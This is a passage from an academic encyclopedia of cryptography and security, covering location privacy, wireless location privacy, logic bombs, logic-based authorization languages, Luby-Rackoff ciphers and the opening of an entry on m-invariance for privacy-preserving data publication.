1. Meier W, Staffelbach O (1988) Fast correlation attacks on stream ciphers. In: Advances in cryptology – EUROCRYPT'88. Lecture notes in computer science, vol 330. Springer, Berlin, pp 301–314
2. Zeng K, Huang M (1988) On the linear syndrome method in cryptanalysis. In: Advances in cryptology – CRYPTO'88. Lecture notes in computer science, vol 403. Springer, Berlin, pp 469–478
3. Zeng K, Yang CH, Rao TRN (1990) An improved linear syndrome algorithm in cryptanalysis with applications. In: Advances in cryptology – CRYPTO'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 34–47

List Decoding

►Decoding Algorithms

Location Information (Privacy of)

Claudio A. Ardagna
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Location privacy

Related Concepts

►Anonymity

Definition

Location information ►privacy is the right of mobile individuals to decide how, when, and for which purposes their location information could be released to and managed by other parties.

Background

The rapid growth of mobile technologies and the widespread adoption of mobile communication devices have fostered the development of new applications that exploit the physical position of the users to offer Location-Based Services (LBSs) for business, social, or informational purposes. Today, several commercial and

enterprise-oriented LBSs are already available and are gaining popularity. In general, LBSs can be partitioned into the following categories [1].

- *Locate-me services.* They provide information about the position of the users. They should be used when authorized third parties need to know the position of the users for performing their tasks. A locate-me service is at the basis of all the others LBS categories.
- *Nearby-information services.* They provide information about the environment surrounding the location of a user (e.g., point of interest, context-aware tourist guides, or weather and traffic alerts). A user subscribes to these services and receives real-time information through her mobile device.
- *Locate-friends and nearby-friends services.* They provide information to subscribers about the real-time location or proximity of other subscribers. They can be used, for example, to provide services in the context of social networks or as industrial applications to coordinate workforces.
- *Tracking services.* They allow monitoring movements of the users and include telemetric services (i.e., the observation of parameters of mobile objects such as speed, direction of movement, and so on). They can be used by online services that provide tracking of children, employees, or vehicles, and warning about dangerous areas.
- *Personal-navigation services.* They provide information about the path that has to be followed to reach a target location from the current location of the user. These services rely on tracking services to gather the position of a user moving on the field.

While these applications offer great benefits to the users, they also exhibit significant potential for privacy abuses since positioning and tracking systems are collecting a huge amount of location information. Recent security incidents have revealed faulty data management practices and unauthorized trading of personal (including location) information of the users. In this scenario, the improper exposure of location information could result in abuses, such as stalking or physical harassment.

Theory

Geolocation solutions measure the position of mobile devices by using several mobile technologies (e.g., GSM/3G, GPS, WiFi) that have been developed and can be exploited to compute location information. The boost in terms of accuracy and reliability enjoyed by geolocation solutions in the recent years and the widespread adoption of GSM/3G, GPS, and WiFi devices (e.g., cellular phones, laptops, PDAs) enable the delivery of services that use the physical locations of the users and call for an urgent and careful consideration of privacy issues. Privacy concerns become more critical since mobile devices are unable to enforce restrictions on the location data scattering or to avoid the data flow (unless the mobile devices are switched off). The worst-case scenario that some analysts have foreseen as a consequence of an unrestricted and unregulated availability of location technologies recalls the well-known "Big Brother" stereotype: a society where the secondary effect of location technologies (whose primary effect is to enable the development of innovative and useful services) is a form of implicit total surveillance of individuals.

►Location privacy can be defined as the right of individuals to decide how, when, and for which purposes their location information could be released to or managed by other parties. The lack of location privacy protection could be exploited by adversaries and result in different types of attacks: *unsolicited advertising*, when the location of a user could be exploited, without her consent, to provide advertisements of products and services available nearby the user position; *physical attacks or harassment*, when the location of a user could allow criminals to carry physical assaults to specific individuals; *users profiling*, when the location of a user could be used to infer other sensitive information, such as state of health, personal habits, or professional duties, by correlating visited places or paths; *denial of service*, when the location of a user could motivate an access denial to services under some circumstances.

The concept of location privacy can assume several meanings and pursue different objectives, depending on the scenario in which users are moving and on the services users are interacting with. Location privacy solutions can be aimed at protecting users by making their location information anonymous or keeping explicit identification, but perturbing their location information to decrease the accuracy. Different categories of location privacy can then be defined [1].

- *Identity privacy.* The main goal is to protect users' identities associated with or inferable from location information. In this case, accurate location measurements can be provided to location-based services, but the identity of the users must be kept hidden.
- *Position privacy.* The main goal is to perturb the location of the users as a way to protect their actual position. In particular, this type of location privacy is suitable when users' identities are required for the successful provisioning of a service.

- *Path privacy.* The main goal is to protect the privacy of those users that are continuously monitored during a certain period of time. In this case, location-based services will no longer receive a single location measurement, rather they will gather a flow of position samples that permit them to track the users and to infer sensitive areas they have visited.

Based on the above categories, three main classes of location privacy techniques have been introduced: anonymity-based, obfuscation-based, and policy-based. *Anonymity-based* techniques provide a class of solutions for the protection of identity and path privacy. In particular, this class includes all solutions based on the notion of ►anonymity, which is aimed at making an individual (i.e., her identity or personal information) not identifiable. Anonymity-based techniques [1, 3] are suitable for all those contexts that do not need knowledge of the identity of the users, and their effectiveness depends on the number of users physically located in the same area. *Obfuscation-based* techniques provide a class of solutions that perturb the location information still maintaining a binding with the identity of the users. Obfuscation degrades the accuracy of the location information to provide privacy protection. Obfuscation-based techniques [1, 2] are suitable for all those contexts that need knowledge of the identity of the users. Finally, *policy-based* techniques provide a class of solutions based on the definition of privacy policies and for the protection of all privacy categories.

In general, anonymity-based and obfuscation-based techniques are dual categories. While anonymity-based techniques have been primarily defined to protect identity privacy and are less suitable for protecting position privacy, obfuscation-based techniques are well suited for position privacy protection and unrelated with identity privacy protection. As for path privacy, both anonymity-based and obfuscation-based techniques are well suited and able to provide the required degree of protection. Policy-based techniques are flexible and in general well suited for all location privacy categories, whereas their management complexity could easily become overwhelming for the users.

Applications

Many mobile network providers offer a variety of location-based services, such as point of interest proximity, friend-finder, or location information transfer in case of an accident (e.g., 911 emergency service). Such services naturally raise privacy concerns. Users consider their physical location and movements as highly privacy sensitive, and demand for solutions able to protect such an information in a variety of environments. Also, although privacy is currently seen as an optional add-on by the LBS providers, in the near future, it will represent one of the key aspects to the success of the LBSs and a fundamental parameter in their selection by the users. In this context, solutions for the protection of location information privacy might be integrated with LBSs to protect the privacy of the users, still preserving the overall quality of the services.

Open Problems and Future Directions

Some open problems and interesting research directions that need to be tackled by future research in the context of location information privacy are as follows.

- *Untrusted mobile network operator.* Current approaches usually assume untrusted location-based services, while they consider the mobile network operator as a trusted powerful entity able to know and observe all the traffic in the network. All the requests and responses in a communication are mediated by the network operator that knows, for all its users, which users access which servers. In other words, it can reconstruct exactly all the pairs $\langle user,LBS \rangle$ describing communications of its users. A critical problem, and an interesting future research direction, is to provide a means for users to communicate with LBSs without giving the operator the ability to observe the communication profiles. The mobile operator, while considered trustworthy with respect to the availability and working of the network, should be restricted in terms of the view and traffic it can reconstruct.
- *Path protection.* Future work should extend current solutions to better protect the privacy of the users that are monitored during a certain period of time. This research area is particularly relevant given the ever-increasing interest in offering applications for tracking users. Data about users moving in a particular area are collected by external services that use them to provide their services effectively. In such a scenario, the need for privacy techniques aimed at protecting path privacy becomes urgent.
- *Map constraints.* Current privacy solutions do not consider map constraints as a way to better protect the location privacy of the users. Topological information, however, could help adversaries in reducing location privacy by guessing identity of users and by producing more accurate location information. An interesting research direction is to enrich existing privacy techniques with Geographical Information System (GIS) maps, providing more robust solutions that take advantage from map information.

Recommended Reading

1. Ardagna CA, Cremonini M, Damiani E, De Capitani di Vimercati S, Samarati P (2007) Privacy-enhanced location services information. In: Acquisti A, De Capitani di Vimercati S, Gritzalis S, Lambrinoudakis C (eds) Digital privacy: theory, technologies and practices. Auerbach (Taylor and Francis Group), New York
2. Ardagna CA, Cremonini M, De Capitani di Vimercati S, Samarati P (2011) An obfuscation-based approach for protecting location privacy. IEEE Transactions on Dependable and Secure Computing, 8(1):13–27, January-March 2011
3. Ardagna CA, Jajodia S, Samarati P, Stavrou A (2010) Providing mobile users' anonymity in hybrid networks. In: Proceedings of the 15th European Symposium on Research in Computer Security (ESORICS 2010), Athens, Greece, September 2010

Location Privacy

►Location Information (Privacy of)

Location Privacy in Wireless Networks

Marco Gruteser
Wireless Information Network Laboratory, Department of Electrical and Computer Engineering, Rutgers University, North Brunswick, NJ, USA

Synonyms

Wireless locational privacy

Related Concepts

►Access Control; ►Anonymity; ►Entropy

Definition

The ability of a user or owner of a wireless device to control to which party, to what degree, and at what times information about the device's geographic location is revealed.

Background

This definition of location privacy is derived from the more general concept of information privacy. It is commonly characterized as the claim for informational self-determination, originally defined by Alan Westin as "the claim of individuals, groups, or institutions to determine for themselves when, how, and to what extent information about them is communicated to others" [1]. Other more restrictive definitions have also been proposed, for example, "the ability [...] to move through public space with the expectation that [...] location will not be systematically and secretly recorded for later use" [2]. While some location information is also available on wired networks, location privacy is particularly relevant in wireless networks due to user's significantly higher degree of mobility. Examples of the broad range of wireless location privacy concerns are:

- A cellular phone user may want to make a phone call without the phone's position recorded by the cellular phone network.
- The owner of a sensor network deployed for target tracking in a hostile environment may want to conceal the location of sensors, the location of detected events, and the location of the data sinks which collect information.
- The user of an automotive navigation service may want to share location traces for traffic congestion monitoring without revealing identity and exact places visited.

These examples illustrate that in different situations device owners may want to control the release of location information with respect to wireless service providers, cellular service providers, application service providers, or eavesdroppers on the wireless channel. A common challenge is that location information is often implicitly revealed by network usage or activity. For example, the cellular base station through which a phone call originates reveals the approximate location of the caller.

The potential risks associated with uncontrolled revealing of location information were enumerated in the Location Privacy Protection Act of 2001 considered in the United States Congress [3]. Examples are the drawing of inferences about user's medical condition, nightlife, or political activities from the places users visit.

Theory

A breach of location privacy requires that personally identifiable information is revealed with the location data, that is, the data can be uniquely linked to an individual person. Such personally identifiable information can take many forms, such as names and addresses of persons or device/network identifiers (e.g., the Global System for Mobile Communications International Mobile Subscriber Identifier or an Internet Protocol address), which can be easily linked to a person. It is also possible, however, that

the location information itself can be linked to individual persons and thus can be considered personally identifiable information. In actual usage, often *some* information about location or identity is revealed, implying that location privacy should be understood in terms of a degree of privacy, rather than absolute privacy. The definition of metrics for this degree of location privacy remains an active area of research.

This understanding gives rise to two approaches for the design of privacy-enhancing technologies: controlling the release of personally identifiable data or filtering out personally identifiable information to render the data truly anonymous.

The first approach resembles access control and the main challenge is designing usable mechanisms. Standard web-tools such as privacy policy preference mechanisms that can provide guidance to users and make automatic decisions are also applicable to wireless applications. One common difference of access control mechanisms specifically developed for location information, however, is that the rules governing access frequently depend on location and time of access. They also differ, in that they may reduce the fidelity of location information, for example, providing only city-level location data although a precise GPS location is available.

The second approach allows sharing of some location information without revealing personally identifiable records and is referred to as anonymization [4]. In this model, a set of location records L are filtered or perturbed by an anonymizer A, resulting in an anonymous dataset $L_a = A(L)$, which can be shared with others. It is assumed that the adversary, say Eve, obtains access to L_a and seeks to reidentify users whose records are contained in L_a.

In one model focused on tracking, $L_a = (l_1, l_2, \ldots, l_k)$ with each l_i = (lat, lon, time, heading, speed) from one of m users U. The dataset does not identify which location record l_i belongs to which user u_j in U and does not identify for any two location updates l_i, l_j whether they were generated by the same user (i.e., the order in the dataset does not allow any such conclusion). Eve has an external location dataset O with location observations or restricted spaces for some of the users, where each observation has the form (u_j, l_i). The adversary also has a model of human movement that allows the adversary to assign a likelihood and can be used to reconstruct paths of individual users from the location dataset (i.e., link two location updates l_i, l_j in L_a to the same user). The adversary can compromise location privacy if any of the observations in O can be uniquely linked to a location record in L to reidentify a location record and the adversary can learn significant additional information about the user's travels from L (beyond what is already known in O). A privacy metric that quantifies this additional information is the time-to-confusion metric [5]. Intuitively, it measures the duration that an adversary can follow a user in the dataset L_a from the observation where the user was reidentified. Strong anonymization requires that time to confusion is bounded and small. Techniques for stronger anonymization include path cloaking [5] and mix zones [6].

In a related model [7] also considering query privacy, $L_a = (l_1, l_2, \ldots, l_k)$ but with each l_i = (query, cloaking area, time) from one of m users U. Again the adversary has a dataset of location observations, but the adversary should not be able to reidentify any of the location records, since this would compromise query privacy in addition to the tracking concerns described above. The anonymizer can replace the exact location coordinates with a cloaking area, that is, an uncertainty region for the user location, to satisfy the k-anonymity criterion.

Applications

Typical designs of wireless communication networks generate personally identifiable information at many levels of the network stack. At the lower levels of the network stack any message transmitted can be localized and generate a location record. Users can therefore only control the release of location information toward the service provider by controlling where and when they communicate (and deactivate the device at other times) or by using specialized privacy-enhancing technologies to mask location or identifiers (e.g., identifier-free protocols or protocols that frequently change network and devices identifiers).

At the physical layer, radio waveforms carry a fingerprint of the analog radio front end that transmitted the signal. On a set of identical wireless LAN radios, modulation level characteristics such as center frequency offset have been shown to allow distinguish one out of more than 100 transmitters. Any signal transmitted can also be located using location fingerprints (of the signal), or techniques based on triangulation and trilateration. Privacy-enhancing techniques at this layer include reducing the frequency of transmissions, and decreasing transmission power (or increasing directionality) to reduce the chance of signal observation and localization.

At the medium access layer, devices usually carry a unique address and their approximate location can be determined based on proximity to the wireless access point or cell tower that they associate with. A key privacy-enhancing technique at the medium access control layer is

the frequent switching of medium access control addresses to reduce the chance of identification and tracking of the device [8].

At the network layer, Internet protocol addresses act as an identifier that sometimes can be linked to an individual and they also describe the location of the device in the network topology. This topological location can often be mapped to geographic location with about city-level granularity. The routes on which packets are sent can also reveal information about the approximate location of the source or destination node [9]. Privacy-enhancing technologies at the network layer include route randomization, onion routing, and reducing the granularity of location information maintained deep inside the network.

Finally, location-based applications, which are frequently used over wireless networks, can collect location information together with application-level identifiers. Location is frequently obtained from Global Positioning System receivers, which can make it especially precise.

While policy-based access control and anonymity are most commonly used at the application layer, these techniques can be adapted for use at all layers of the network stack. For example, the time-to-confusion criterion can be used to evaluate tracking risks from several wireless messages.

Recommended Reading

1. Westin A (1967) Privacy and freedom. Atheneum, New York
2. Blumberg A, Eckersley P (2009) On locational privacy, and how to avoid losing it forever, Electronic Frontier Foundation Whitepaper, August 2009
3. S1164, Location Privacy Protection Act of 2001. United States congressional record
4. Krumm J (2009) A survey of computational location privacy. Pers Ubiquit Comput 13(6):391–399
5. Hoh B, Gruteser M, Xiong H, Alrabady A (2007) Preserving privacy in GPS traces via density-aware path cloaking. In: Proceedings of the 14th ACM conference on Computer and communications security (CCS), Alexandria, 2007
6. Beresford AR, Stajano F (2003) Location privacy in pervasive computing. IEEE Pervasive Comput 2(1):46–55
7. Gruteser M, Grunwald D (2003) Anonymous usage of location-based services through spatial and temporal cloaking. In: Proceedings of First ACM/USENIX international conference on mobile systems, applications, and services (MobiSys), San Francisco, CA, May 2003
8. Greenstein B, McCoy D, Pang J, Kohno T, Seshan S, Wetherall D (2008) Improving wireless privacy with an identifier-free link layer protocol. In: Proceeding of the 6th international conference on mobile systems, applications, and services, Breckenridge, CO, 17–20 June 2008
9. Kamat P, Zhang Y, Trappe W, Ozturk C (2005) Enhancing source-location privacy in sensor network routing. In: ICDCS 2005 Proceedings of 25th IEEE international conference, Columbus

Logic Bomb

Sean W. Smith
Department of Computer Science, Dartmouth College, Hanover, NH, USA

Related Concepts

►Insider Threat

Definition

The term *logic bomb* refers to an attack by an inside adversary who plants code to automatically trigger some negate action at some point later in time.

Background

The term *insider threat* refers to the general problem posed when the adversary may be internal to an organization, already within the security perimeter and possessing privileges that may be abused.

Theory and Applications

Within this problem space, one type of adversary is a disgruntled employee angry about termination. Such an adversary may carry out an attack by (while still having appropriate privileges) planting code to automatically trigger some negate action at some point later in time (perhaps when the adversary's privileges have been removed). The term *logic bomb* refers to such attacks (and has also been used to describe similar attacks carried by parties other than disgruntled insiders, such as national intelligence operators).

Claburn [1] discusses a recent logic bomb incident that made it into court.

Recommended Reading

1. Claburn T (2009) Fannie Mae contractor indicted for logic bomb. Information Week. January 29, 2009

Logic-Based Authorization Languages

Piero A. Bonatti
Dipartimento di Scienze Fisiche, Università di Napoli Federico II, Napoli, Italy

Related Concepts

►Flexible Authorization Framework (FAF); ►Logic-Based Authorization Languages

Definition

A logic-based authorization language is an executable specification language for expressing access control policies by means of axioms written in a formal logic.

Background

Logic-based authorization languages have been introduced by Woo and Lam [20] with two main goals in mind: giving authorization policies a well-defined, unambiguous semantics, and enhancing the expressiveness of policy languages to match the flexibility needs of application domains. In the ►Flexible Authorization Framework [12] these ideas have been further elaborated by placing more structure on policies; the syntactic restrictions adopted in this work provide policy authoring guidelines and guarantee good semantic and computational properties. Subsequently, a rich literature has been extending the expressiveness of logic-based authorization languages to address the specificities of trust negotiation and usage control.

Theory

Logic-based authorization languages typically adopt a vocabulary of distinguished predicates that denote security-related concepts such as authorizations, digital credentials, etc. Such a reserved vocabulary can be extended with application-dependent symbols to model policy evaluation contexts, including, for example, user profile information, groups, roles, object hierarchies, data models, and histories. Role-based and attribute-based access control can be modeled as special cases.

In this framework, an authorization A (encoded as a logical atom) is granted by a policy P and a context C (both encoded as a set of axioms) if, and only if, A is entailed by $P \cup C$. The precise notion of entailment adopted depends on the formal logic underlying the authorization language; a common requirement is that entailment – as well as the other reasoning tasks mentioned below – should be efficiently decidable.

Often the underlying logic is nonmonotonic, as required to model default policies – such as open and closed policies – and authorization inheritance with overriding. Further nonclassical features include constructs for distributed evaluation [2, 11], temporal reasoning [13] and dynamic logics [18] (for time-dependent and usage control policies), paraconsistent semantics [10] (for conflict resolution), and deontic modalities [3] (to associate obligations to authorizations).

Most logic-based authorization languages are based on logic programming languages that nicely match expressiveness requirements and enjoy low asymptotic complexity (e.g., quadratic time in the case of stratified logic programs under the stable model semantics). A few approaches are based on description logics [16, 19].

Entailment is not the only reasoning task relevant to logic-based authorization languages. In some trust negotiation frameworks [5, 8, 17], agents have to find out a set of elements E in their portfolio of credentials such that $P \cup C \cup E$ entails a desired authorization A, where P is a given policy and C a given context. This kind of inference is called *abduction* in the automated reasoning jargon. Abduction has been proposed also as a technique for policy analysis and explanation [1, 7]. Another relevant reasoning task is *policy comparison*, a variant of a query containment problem useful for compliance checking (as in ►P3P) and policy validation [4].

The interested reader may find more details in a survey on logic-based access control languages [9] and a tutorial on rule-based policies [6].

Implementations

Several logic-based authorization languages have actually been implemented and deployed, including Cassandra [2], KAoS [19], PeerTrust [11], Protune [5], Rei [14] and TrustBuilder2 [17]. In perspective, rule-based trust negotiation frameworks may take advantage of the Rule Interchange Format W3C standard (www.w3.org/2005/rules/) to publish and exchange policies. The frameworks based on Description Logics typically rely on the W3C standard OWL (www.w3.org/2004/OWL/).

Open Problems and Future Directions

Some of the major open issues concern usability and usage control. Both issues are shared by all policy languages, including those that are not based on any formal logic. End users are typically not good at writing their policies (see, e.g., [15]). Issues such as the trade-off between expressiveness and usability are still largely unresolved, and authoring and validation tools currently provide little help. Concerning usage control, there is currently no general reliable and scalable technique for enforcing and monitoring the usage restrictions prescribed by a policy on a piece of information after it has been disclosed.

Recommended Reading

1. Becker MY, Nanz S (2008) The role of abduction in declarative authorization policies. In: Hudak P, Warren DS (eds) PADL, Lecture notes in computer science, vol 4902, Springer, Heidelberg, pp 84–99
2. Becker MY, Sewell P (2004) Cassandra: distributed access control policies with tunable expressiveness. In: 5th IEEE international workshop on policies for distributed systems and networks (POLICY 2004), IEEE Computer Society, Yorktown Heights, pp 159–168

3. Bieber P, Cuppens F (1993) Expression of confidentiality policies with deontic logic. In: Deontic logic in computer science: normative system specification, Wiley, Chichester, pp 103–123
4. Bonatti PA, Mogavero F (2008) Comparing rule-based policies. In: 9th IEEE international workshop on policies for distributed systems and networks (POLICY 2008), IEEE Computer Society, Palisades, New York, pp 11–18
5. Bonatti PA, Olmedilla D (2005) Driving and monitoring provisional trust negotiation with metapolicies. In: 6th IEEE international workshop on policies for distributed systems and networks (POLICY 2005), IEEE Computer Society, Stockholm, Sweden, pp 14–23
6. Bonatti PA, Olmedilla D (2007) Rule-based policy representation and reasoning for the semantic web. In: Antoniou D, Assmann U, Baroglio C, Decker S, Henze N, Patranjan PL, Tolksdorf R (eds) Reasoning web, Lecture notes in computer science, vol 4636, Springer, Heidelberg, pp 240–268
7. Bonatti PA, Olmedilla D, Peer J (2006) Advanced policy explanations on the web. In: Brewka G, Coradeschi S, Perini A, Traverso P (eds) ECAI, Frontiers in artificial intelligence and applications, vol 141, IOS Press, Amsterdam, pp 200–204
8. Bonatti PA, Samarati P (2002) A uniform framework for regulating service access and information release on the web. J Computer Sec 10(3):241–272
9. Bonatti PA, Samarati P (2003) Logics for authorization and security. In: Chomicki J, van der Meyden R, Saake G (eds) Logics for emerging applications of databases, Springer, Berlin, pp 277–323
10. Bruns G, Huth M (2008) Access-control policies via Belnap logic: Elective and efficient composition and analysis. In: CSF, IEEE Computer Society, Pittsburg, PA (USA), pp 163–176
11. Gavriloaie R, Nejdl W, Olmedilla D, Seamons KE, Winslett M (2004) No registration needed: how to use declarative policies and negotiation to access sensitive resources on the semantic web. In: 1st European semantic web symposium (ESWS 2004), Lecture notes in computer science, vol 3053, Heraklion, Crete. Springer, Heidelberg, pp 342–356
12. Jajodia S, Samarati P, Sapino ML, Subrahmanian VS (2001) Flexible support for multiple access control policies. ACM Trans Data Sys 26(2):214–260
13. Joshi JB, Bertino E, Latif U, Ghafoor A (2005) A generalized temporal role-based access control model. IEEE Trans Knowl Data Eng 17(1):4–23
14. Kagal L, Finin TW, Joshi A (2003) A policy language for a pervasive computing environment. In: 4th IEEE international workshop on policies for distributed systems and networks (POLICY 2003), IEEE Computer Society, Lake Como, Italy, pp 63
15. Kelley PG, Hankes Drielsma P, Sadeh N, Cranor LF (2008) User-controllable learning of security and privacy policies. In: 1st workshop on artificial intelligence and security (AISec 2008), ACM, Rotterdam, The Netherlands, pp 11–18
16. Kolovski V, Parsia B, Katz Y, Hendler JA (2005) Representing web service policies in OWL-DL. In: Gil Y, Motta E, Benjamins VR, Musen MA (eds) International semantic web conference, Lecture notes in computer science, vol 3729, Springer, Heidelberg, pp 461–475
17. Lee AJ, Winslett M, Perano KJ (2009) Trustbuilder2: a reconfigurable framework for trust negotiation. In: IFIP Advances in information and communication technology (IFIP AICT 300), Springer, West Lafayette, IN (USA), pp 176–195
18. Pretschner A, Hilty M, Basin D (2006) Distributed usage control. Commun ACM, 49(9):39–44
19. Uszok A, Bradshaw JM, Johnson M, Jeers R, Tate A, Dalton J, Aitken JS (2004) KAoS policy management for semantic web services. IEEE Intel Sys 19(4):32–41
20. Woo TYC, Lam SS (1993) Authorizations in distributed systems: a new approach. J Comput Sec 2(2–3):107–136

Longhand

►Handwriting Analysis

Luby-Rackoff Ciphers

Lars R. Knudsen
Department of Mathematics, Technical University of Denmark, Lyngby, Denmark

Related Concepts

►Pseudorandom Permutation; ►Secret Key Encryption; ►Symmetric Cryptography

Definition

A Luby-Rackoff cipher is a Feistel cipher where in each round the nonlinear function used is assumed to be chosen uniformly at random from the set of all such functions. These ciphers are mainly of theoretical interest.

Background

In their celebrated paper [2] Luby and Rackoff showed how to construct $2n$-bit ►Pseudorandom Permutations from n-bit random functions. The constructions use three and four rounds in Feistel networks with randomly chosen functions in the round functions. Let L and R be the left, respectively, the right n-bit halves of a $2n$-bit input. Then one round of a Feistel network is defined as follows:

$$F(L,R) = (R, L \oplus f(R)),$$

where $f : \{0,1\}^n \to \{0,1\}^n$ is a randomly chosen function. In order to make the encryption and decryption routines similar, it is custom to swap the halves of the output of the last round in an r-round Feistel network. The entry on *Feistel ciphers* provides an overview of practical designs.

Theory

Luby and Rackoff's result says that in order to be able to distinguish the three-round construction from a randomly chosen $2n$-bit function with probability close to one, an attacker needs at least $2^{n/2}$ chosen plaintexts and their

corresponding ciphertexts. Such a permutation is called *pseudorandom* [2]. However, if an attacker can mount a chosen plaintext and a chosen ciphertext attack, he is able to distinguish the construction from a randomly chosen $2n$-bit function using two chosen plaintexts and one chosen ciphertext. To see this, choose two plaintexts with left halves L_1 and L_2, where $L_1 \neq L_2$ and with equal right halves R. From the corresponding ciphertexts (T_1, S_1) and (T_2, S_2) compute the ciphertext $(T_1 \oplus L_1 \oplus L_2, S_1)$ and get the corresponding plaintext. Then the right half of this plaintext equals $R \oplus S_1 \oplus S_2$, whereas this would be the case only with probability 2^{-n} in the random case. Luby and Rackoff also showed that in a combined chosen plaintext and chosen ciphertext attack for the four-round construction, an attacker will need roughly $2^{n/2}$ chosen texts to win with probability close to one. Such a permutation is called *super pseudorandom*.

With q chosen plaintexts one can distinguish the three-round construction from a random function with probability

$$p = 1 - e^{-q(q-1)/2^{n+1}},$$

which is close to one for $q \simeq 2^{n/2}$ [4]. Choose plaintexts (L_i, R) for $i = 1 \ldots, q$, where the L_is are (pair-wise) distinct and R is a fixed, arbitrary value. Denote by (T_i, S_i) the corresponding ciphertexts. Then for the three-round construction with probability p one finds at least one pair (i, j) for which $i \neq j$, $L_i \oplus L_j = T_i \oplus T_j$ and $S_i = S_j$. For a random $2n$-bit function and with $q \simeq 2^{n/2}$ this happens with only very small probability. Also, with roughly $2^{n/2}$ chosen plaintexts one can distinguish the four-round construction from a random function. Choose plaintexts (L_i, R) for $i = 1 \ldots, c2^{n/2}$, where c is an integer, the L_is are (pairwise) distinct and R is a fixed, arbitrary value. Denote by (T_i, S_i) the corresponding ciphertexts. Then for the four-round construction one expects to find c pairs of plaintexts for which $L_i \oplus L_j = S_i \oplus S_j$, whereas for a random $2n$-bit function one expects to find only $c/2$ such pairs [4]. These results show that the inequalities by Luby and Rackoff are tight, that is, to distinguish the three-round and four-round constructions from a randomly chosen function with probability close to one, an attacker needs at least but not much more than $2^{n/2}$ chosen plaintexts and their corresponding ciphertexts.

The Luby-Rackoff result has spawned a lot of research in this area, and many different constructions have been proposed, of which only a few are mentioned here. In [5] it was shown that four-round super Pseudorandom Permutations can be constructed from only one or two (pseudo)random n-bit functions. In the four-round construction, the first and fourth functions can be replaced by simpler "combinatorial" constructions achieving the same level of security as the original construction as shown in [3], which is also a good reference for a survey of this area.

Coppersmith [1] analyzed the four-round construction. It was shown that with $n2^n$ chosen plaintexts the round functions can be identified up to symmetry. With 8×2^n texts 99.9% of the functions are identified.

There is a trivial upper bound of $O(2^n)$ for distinguishing constructions with r rounds for any r from a randomly chosen $2n$-bit function. This follows from the fact that the Luby-Rackoff constructions are permutations and with 2^n chosen distinct plaintexts, the resulting ciphertexts will all be distinct, whereas a collision is likely to occur for a truly random function [4]. It has been studied how to distinguish the Luby-Rackoff constructions from randomly chosen $2n$-bit permutations (bijective mappings). However, in the cases using $O(2^{n/2})$ inputs this does not make much of a difference, since in these cases the probability to distinguish a $2n$-bit randomly chosen permutation from a $2n$-bit randomly chosen function is small. Also, for a fixed number of rounds, r, it has been shown that there is an upper bound of $O(2^n)$ for distinguishing the r-round construction from a randomly chosen $2n$-bit permutation [4]. More recent results indicate that with a larger number of rounds, the lower bound for the security of the Luby-Rackoff constructions approaches 2^n.

Recommended Reading

1. Coppersmith D (1996) Luby-Rackoff: four rounds is not enough. Technical report RC 20674. IBM, Yorktown Heights
2. Luby M, Rackoff C (1998) How to construct pseudorandom permutations from pseudorandom functions. SIAM J Comput 17(2):373–386
3. Naor M, Reingold O (1999) On the construction of pseudorandom permutations: Luby–Rackoff revisited. J Cryptol 12(1):29–66
4. Patarin J (1992) New results on pseudorandom permutations generators based on the DES scheme. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO '91: proceedings. Lecture notes in computer science, vol 576. Springer, Berlin, pp 301–312
5. Patarin J (1993) How to construct pseudorandom and super pseudorandom permutations from one single pseudorandom function. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT '92: proceedings, Balatonfüred, 24–28 May 1992. Lecture notes in computer science, vol 658. Springer, Berlin, pp 256–266

M

m-Sequence

►Maximal-Length Sequences

M-Invariance

Xiaokui Xiao
School of Computer Engineering, Nanyang Technological University, Singapore

Related Concepts

►ℓ-Diversity; ►Generalization; ►k-Anonymity; ►Microdata Protection

Definition

m-invariance is a technique for protecting privacy when publishing the snapshots of dynamic datasets that contain sensitive personal information.

Theory

Organizations like census bureaus and hospitals maintain large datasets (referred to as *microdata*) that contain personal information (e.g., census data and medical records). Such data collections are of significant research value, and there is much benefit in making them publicly available. Nevertheless, as the data is sensitive in nature, proper measures must be taken to ensure that its publication does not endanger the privacy of the individuals that contributed the data. A canonical solution to this problem is to modify the data before releasing it to the public, such that the modification prevents inference of private information while retaining statistical characteristics of the data.

For example, suppose that a hospital wants to release the microdata in Table 1 while preventing an adversary to infer the disease of any individual. A naive solution is to remove the attribute *Name* and publish the rest of the data, which, however, may lead to privacy breach if the adversary knows the *Age* and *Zip Code* values of each individual in advance [1]. For instance, consider that the adversary knows Bob's age 21, Zip code 12000, and the fact that Bob has been hospitalized before (and thus has a tuple in the microdata). Then, the adversary can find out that the first tuple in Table 1 is associated with Bob, namely, Bob must have contracted *dyspepsia*. Here, the attributes *Age* and *Zip Code* are referred to as the *quasi-identifier* attributes, as they can be combined to pinpoint individuals. On the other hand, the attribute *Disease* is referred as the *sensitive* attribute, as it captures the private information the hospital aims to protect.

Generalization [1] is a popular method for preserving privacy in the scenario like the above. Given a microdata table, generalization first divides the tuples into several *QI-groups*, such that each group contains a sufficiently diverse set of sensitive values [2]; after that, the QI values in each QI-group is transformed into a uniform format. For example, Table 2 illustrates a generalized version of Table 1. The transformation is based on five QI-groups, each of which is assigned a group ID as indicated in the first column of Table 2. Suppose that the hospital publishes Table 2. The previous adversary can no longer uniquely decide Bob's disease, since both of the first two tuples in Table 2 can be matched to Bob, i.e., Bob's disease may be *dyspepsia* or *bronchitis*.

One drawback of generalization is that it cannot support republication of the microdata after the data is updated with tuple insertions or deletions. For instance, suppose that a hospital releases patients' records quarterly, but each publication includes only the results of diagnoses in the 6 months preceding the publication time. Table 1 shows the microdata for the first release, at which time the hospital publishes the generalization in Table 2. The microdata at the second release is presented in Table 3. The tuples of Alice, Andy, Helen, Ken, and Paul have been deleted (as they correspond to diagnoses made over 6 months ago), while 5 new tuples (with names italicized) have been inserted. Accordingly, the hospital publishes the generalization in Table 4.

Even though both Tables 2 and 4 have been generalized, an adversary can still precisely determine the disease of a patient by exploiting the correlation between the two snapshots. Assume, again, an adversary has Bob's age and Zip code, and knows that Bob has a record in both Tables 1 and 3 (i.e., Bob was admitted for treatment within six

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

M-Invariance. Table 1 Microdata T_1

Name	Age	Zip Code	Disease
Bob	21	12000	Dyspepsia
